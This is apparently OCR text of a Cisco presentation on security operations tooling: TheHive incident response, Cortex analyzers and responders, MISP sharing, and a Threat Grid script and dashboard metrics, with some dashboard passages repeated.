
or

```
python submit_from_virustotal.py
Enter a SHA256: c225c488312f5cbd876072215aaeca66eda206448f90f35ca59d9c9f825b3528
```

Example script output:


```
Checking for file in Threat Grid
Retrieving filename for: c225c488312f5cbd876072215aaeca66eda206448f90f35ca59d9c9f825b3528
Got: RFQ Request For Quotation.exe
Downloading file from VirusTotal - DONE!
Submitting to Threat Grid
Sample ID: 9e1297bbd5726e00a9fdbf58b794f315
```

https://gitter.im/CiscoSecurity




TheHive

THEHIVE PROJECT



SOURCE: https://github.com/TheHive-Project/TheHiveDocs/tree/master/additional-resources

WITHIN THE SANS 6STEPS PROCESS



SOURCE: https://github.com/TheHive-Project/TheHiveDocs/tree/master/additional-resources


THEHIVE

SOURCE: https://github.com/TheHive-Project/TheHiveDocs/tree/master/additional-resources

- SIRP / SOAR
- Collaborate in real-time
  - Handle &respond to incidents
  - Perform forensics analysis
- Organize, structure, and archive incidents
- Corelate &merge incidents
- Gather &share IOCs with communities (using the native MISP integration)

SOURCE: https://github.com/TheHive-Project/TheHiveDocs/tree/master/additional-resources

WORKFLOW



SOURCE: https://github.com/TheHive-Project/TheHiveDocs/tree/master/additional-resources

- Custom case templates: incident workflows
- Augment your processes with metrics & custom fields
- Generate fully customizable dashboards: track activity, follow KPIs…
- Feeders: get alerts from MISP, CTI providers, SIEM, emails, …
- Triage & merge alerts
- Find similarities across cases & alerts
- Define observables as IOCs and/or sighted
- Audit trails
- REST API
- Webhook support

SOURCE: https://github.com/TheHive-Project/TheHiveDocs/tree/master/additional-resources

CORTEX

SOURCE: https://github.com/TheHive-Project/TheHiveDocs/tree/master/additional-resources

- Observable analysis & active response engine
- Analyze using the Web UI or through the REST API
- Respond & take action
- Use Python (or other languages supported by Linux) to write your own
- TheHive can leverage multiple Cortex instances
- Use MISP for additional analysis possibilities

120+ ANALYZERS

SOURCE: https://github.com/TheHive-Project/TheHiveDocs/tree/master/additional-resources

- Multi-tenancy: Manage users and groups (organizations)
- Adjust TLP & PAP (Permissible Actions Protocol)
- Jobs history
- Cache jobs & reports
- Custom rate limiting for each analyzer
- Can use Docker to run analyzers and responders

SOURCE: https://github.com/TheHive-Project/TheHiveDocs/tree/master/additional-resources

ADDITIONAL CONCEPTS

FEEDERS

- Gather information from an external service
  - Mail server
  - CTI provider
  - SIEM …
- Process data and format for TheHive
  - TheHive uses Markdown text formatting
- Import data as Case or Alert

SOURCE: https://github.com/TheHive-Project/TheHiveDocs/tree/master/additional-resources

WEBHOOKS

- Automatic action triggered by an event
- TheHive can send all events to an external application
- This application can trigger actions on specific events
- Ex:
  - Create a ticket when a specific tag is added to a Case
  - Run Analyzers X and Y on an observables when the Alert is converted as a Case

SOURCE: https://github.com/TheHive-Project/TheHiveDocs/tree/master/additional-resources

- Metric: numerical information
  - Ex: number of malicious emails that were delivered
- Custom Field: additional information, useful for giving more context
  - Ex: targeted Business Unit
- Case Template: workflow of tasks and default metadata (playbook)
  - Can contain metrics and custom fields
  - Create a case from a template
  - Import an alert and apply a template

SOURCE: https://github.com/TheHive-Project/TheHiveDocs/tree/master/additional-resources

ANALYZERS

- Programs for processing observables and delivering reports
- Input: observable + metadata
- Output:
  - Summary report
  - Long report
  - Observables (optional)
- Ex: get the VirusTotal report for a given hash/file

SOURCE: https://github.com/TheHive-Project/TheHiveDocs/tree/master/additional-resources

RESPONDERS

- Programs to take action at the Alert, Case, Task, Log or Observable level
- Input: data and metadata
- Output: Success Failure
  - Operations : ex: “Add tag in case”, “Add tag in Observables”
- Mostly customer-specific
- Ex.
  - Block a set of malicious URLs
  - Reply to a user notification

SOURCE: https://github.com/TheHive-Project/TheHiveDocs/tree/master/additional-resources

SHARING

SOURCE: https://github.com/TheHive-Project/TheHiveDocs/tree/master/additional-resources

GET THE CASE READY

- TheHive only shares observables that are IOCs
- Prepare your case and identify observables that are IOCs
- Share the case
  - TheHive creates a new MISP event or extends an existing one
  - Title of the case is exported as title of event in MISP
  - IOCs in TheHive are exported as attributes in MISP
- TheHive does not publish the freshly created event

SOURCE: https://github.com/TheHive-Project/TheHiveDocs/tree/master/additional-resources

ENRICH BEFORE PUBLISHING

- Connect to MISP & review the new event
- Update the title & associated metadata
- Review the attributes & their datatypes
- Enrich with context, tags, taxonomies
- Identify distribution lists (communities, sharing groups)
- Publish

SOURCE: https://github.com/TheHive-Project/TheHiveDocs/tree/master/additional-resources

What makes TheHive a good integration?

- Used by you (our customers)
- Open source
- Built by and for the community
- Supported by the community
- Helps the entire industry level up

Cisco products integrated with TheHive

- AMP for Endpoints
- Threat Grid
- Threat Response
- Umbrella Enforcement
- Umbrella Investigate

Threat Grid


The Dashboard

Dashboard

My Organization | My Samples | Last 24 Hours | Last 7 Days | Last 30 Days | Auto Refresh


Avg. Analysis Time	Avg. Threat Score	Convictions	Submissions	Unique Submitters	Unique File Types
6m 3s	40	173	1,300	14	64
-6% prior period	-2% prior period	+21% prior period	-6% prior period	+17% prior period	+5% prior period

Recent Samples




Threat Scores

Avg. Threat Score 40 (from 1,220 submissions)



Total Submissions by Threat Score

1,220 Submissions (174.29 Avg/Day)



Total Convictions

173 Convictions (24.71 Avg/Day)

Submission Source by Threat Score

1,220 Submissions (174.29 Avg/Day)

Low (0-49) Medium (50-74) High (75-89) Critical (90-100)


Dashboard

My Organization | My Samples | Last 24 Hours | Last 7 Days | Last 30 Days

My Account
Logout


Avg. Analysis Time	Avg. Threat Score	Convictions	Submissions	Unique Submitters	Unique File Types
6m 3s	40	173	1,300	14	64
-6% prior period	-2% prior period	+21% prior period	-6% prior period	+17% prior period	+5% prior period

Recent Samples




Threat Scores

Avg. Threat Score 40 (from 1,220 submissions)



Total Submissions by Threat Score

1,220 Submissions (174.29 Avg/Day)



Total Convictions

173 Convictions (24.71 Avg/Day)

Submission Source by Threat Score

1,220 Submissions (174.29 Avg/Day)


Low (0-49) Medium (50-74) High (75-89) Critical (90-100)

Dashboard

My Organization | My Samples | Last 24 Hours | Last 7 Days | Last 30 Days | Auto Refresh


Avg. Analysis Time	Avg. Threat Score	Convictions	Submissions	Unique Submitters	Unique File Types
6m 3s	40	173	1,300	14	64
-6% prior period	-2% prior period	+21% prior period	-6% prior period	+17% prior period	+5% prior period


Recent Samples




Threat Scores

Avg. Threat Score 40 (from 1,220 submissions)









Total Convictions

173 Convictions (24.71 Avg/Day)




Threat Scores

Avg. Threat Score 40 (from 1,220 submissions)




Total Submissions by Threat Score

1,220 Submissions (174.29 Avg/Day)




Total Convictions

173 Convictions (24.71 Avg/Day)




Submission Source by Threat Score

1,220 Submissions (174.29 Avg/Day)




Submission Environments

1,300 Submissions (185.71 Avg/Day)



